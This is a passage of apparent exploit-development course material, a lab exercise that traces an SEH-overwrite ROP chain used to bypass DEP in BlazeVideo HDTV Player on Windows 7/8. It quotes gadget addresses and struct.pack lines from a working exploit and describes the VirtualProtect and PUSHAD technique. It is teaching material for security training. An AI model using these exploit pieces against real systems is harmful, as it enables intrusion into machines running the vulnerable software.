
In this exercise you will use ROP to disable Hardware DEP on Windows 7, 32-bit or 64-bit. Please stick with Windows 7 for this exercise. You will use Windows 8 in the bootcamp challenge. This exploit does work on Windows 8, 32-bit and 64-bit, but Immunity Debugger has difficulty following the exception handling process. It is unknown as to why this is the case.

You main goal is to set a breakpoint on the first gadget and trace the code execution, gaining a much better understanding as to how ROP is used to get around DEP by changing the permissions where our shellcode is located!



Enabling DEP on Windows 7 or 8


DEP is likely already on for your Windows 7 or 8 system. Regardless, we need to ensure that it is on and that there is no exception set up for the BlazeHDTV program. Press the Windows key on your keyboard + Break to get to the System Control Panel. You can also manually go to the control panel. Once there, click on "Advanced system settings" on the left side of the screen. Next, under "Performance" click on "Settings." Click on the "Data Execution Prevention" tab and make sure the option selected is the one that says, "Turn on DEP for all programs and services except those I select." If the BlazeHDTV program, shown as "MainApp," is still listed as an exception from earlier, make sure the checkbox is unchecked.



The Exploit

In your 660.5 folder is a Python script titled, "Blaze_32_64-bit_Win7_8.py." It is the completed exploit with a working ROP chain for Windows 7 or 8, 32-bit or 64-bit. The original script was taken from http://www.exploit-db.com and written by the author modpr0be. It is not clear who first discovered this bug as exploit code has been posted many times and there is no obvious CVE. This author "Stephen Sims" had to fix the script as it did not work on 64-bit Windows 7 due to alignment issues, and completely failed on Windows 8. The ROP chain was broken due to permissions issues with the IAT and was fixed. Feel free to rename the script as you see fit. The original exploit is at this location if you wish to compare the broken chain to the fixed chain: http://www.exploit-db.com/exploits/17939/

The exploit uses non-ASLR participating modules that come along with the vulnerable application to build the ROP chain. It uses the VirtualProtect() function to defeat DEP by changing the permissions on the stack where the shellcode resides, and uses the PUSHAD method.




Tracing the ROP Chain

The ROP chain is shown in your script. It is too large to display on a slide. We will be showing the relevant pieces of the ROP chain as we single-step through the execution. After getting everything set up, we will set a breakpoint on the first gadget.


Copy the "Blaze_32_64-bit_Win7_8.py" script from your 660.5 folder to your Desktop or Python 2.7 folder. Once it is copied to your desired location, double-click it to generate the malicious file, titled "blaze_exploit.plf." This will be the file we will open soon.

Once you have enabled DEP as previously stated, double-click on the BlazeVideo HDTV Player 6.6 Pro application and accept the trial message that appears on the screen. Start up Immunity Debugger and attach to the BlazeHDTV process. Once attached, press F9 to allow the program to continue execution. There are some differences when running this exercise on a 32-bit system versus a 64-bit system. Those differences will be explained when appropriate.




Setting the Breakpoint

Let's first set a breakpoint on the first gadget. This will be the address that we are using to overwrite the SE Handler, the first to be called. Inside Immunity Debugger, click anywhere in the disassembler pane and then press CTRL-G. Enter the address "0x6130534A" and press enter. You may have to do it twice to get the results shown on the slide. The instruction "ADD ESP,800" should be the first shown, with the address being "0x6130534A." Click on this address and press F2 to set a breakpoint.




Opening the Exploit File

With the program running inside of Immunity Debugger and the breakpoint set, click on the folder icon on the BlazeHDTV panel. From the drop-down menu, click on "Open Playlist…" Depending on your version of Windows, the debugger may catch an exception. If it does, press SHIFT-F9 once to pass the exception and continue execution. Do not press F9 by itself as this will cause the program to become unstable inside the debugger. If you accidentally press F9 instead of SHIFT-F9, you will have to detach the debugger, restart Blaze, reattach with the debugger, set the breakpoint, and get back to this step.



Passing the Exception

When the program opens the malicious file, it will first overrun the buffer, causing an exception. We are getting control by overwriting the SE Handler, so we will need to pass the exception with SHIFT-F9. On 32-bit versions of Windows, it should hit the breakpoint right after passing the exception. On 64-bit versions of Windows, it seems to cause a few exceptions that must be passed. You may need to press SHIFT+F9 7 or 8 times before hitting the breakpoint. Be sure not to press it too many times and that you are at the breakpoint where it should point to the instruction, "ADD ESP,800."




SE Handler – Adjusting ESP

We overwrite the SE Handler with a pointer to our first block of code.

```
seh = struct.pack('<L', 0x6130534a) # [DTVDeviceManager.dll]
# Above is the line of code from the exploit we are covering.

ADD ESP,800                    # Adjust ESP to hit our landing pad
RETN                  # Return to the next address on the stack
```

When the exception occurs, the stack pointer is far from our input on the stack, where our ROP chain and shellcode resides. To reach our ROP chain we adjust the stack pointer by +0x800 bytes to get to a landing pad where we will have some ROP NOP's.

At the first breakpoint, press F7 to single-step to the "RETN" instruction. The stack pointer should now have adjusted down to our controlled data, as shown in the next slide.




Advancing ESP with RETN's

On this slide is the result when allowing the "ADD ESP,800" instruction to execute. It advances ESP down to our landing pad of ROP NOP's. ROP NOP's are simply pointers to RETN instructions to advance ESP down to the real ROP chain we want to begin executing. On the slide ESP points to "0x0012F404" on the stack. At this stack position is the address "0x61326003" which is an address to a simple RETN instruction in a non-ASLR participating module.

```
rop = struct.pack('<L', 0x61326003) # ROP NOP ptr to RETN
```

Press F7 to single-step to through the ROP NOP's repeatedly until hitting the first gadget on the stack.




Advancing ESP with RETN's (2)

On 64-bit versions of Windows 7 and 8, the advancement of ESP by +0x800 bytes doesn't hit our ROP NOP landing pad. It actually lands a bit before the SE Handler overwrite position. To compensate for this and advance down the ROP NOP's and our ROP chain, we pad the stack with a series of pointers that point to the instruction "ADD ESP,28" followed by a "RETN." This advances ESP down the stack repeatedly until hitting our ROP NOP's.

```
adv = struct.pack('<L', 0x61310eaf) * 218 # Adv ESP to ROP NOP
```

Press F7 to single-step to through the advancement of ESP and the ROP NOP's repeatedly until hitting the first gadget on the stack.




Advancing ESP with RETN's (3)

On some systems, mostly 64-bit, the advancement of ESP down the stack may coincidentally land right back on the SE Handler again as opposed to reaching the ROP NOP's. This results in the advancement of ESP down another 0x800 bytes. This will certainly cause your attack to fail. If you experience this issue, an easy fix is to look for another "add esp" instruction with a different size. For this example, we have chosen the size of 0x20. This is different than the previous size being used of 0x28 bytes. In instances where this coincidence occurred, using the size of 0x20 resolved the issue. There is likely a perfect gadget out there that adjusts ESP down to the appropriate location reliably. Feel free to check!

To continue, run the "!mona modules" command again and select any module not participating in the exploit mitigation controls discussed previously. We have selected "Configuration.dll" in the example on the slide. Once you have it up in the disassembler pane, press CTRL-S to bring up the "Find sequence of commands" pop-up. Enter in:

```
add esp, 20
ret
```


You should find some results quickly. Select the appropriate address of the start of the gadget and update your script accordingly.



PUSHAD

The use of the PUSHAD instruction will become clear as you trace through the instructions used in each gadget. The general idea is to write the address of VirtualProtect() and all arguments necessary into the general purpose registers. The PUSHAD instruction will push each register onto the stack in the following order: EAX, ECX, EDX, EBX, original ESP, EBP, ESI, and EDI. The challenge will be writing the arguments to VirtualProtect() into specific registers so that when PUSHAD writes them onto the stack, they are in the correct order for the function call.

On the slide is a screenshot of the registers all holding the proper arguments to VirtualProtect(). On the write is simply a graphic showing you in what order those registers are written to the stack. We will work to get to this point with the forthcoming gadgets, and deal with any issues that may arise. Ideally, we want EDI to hold the pointer to VirtualProtect(), as this is the last register pushed and would be where ESP points after the PUSHAD instruction; however, we may not always have the luxury of getting things in the exact order that we want when limited by available gadgets.



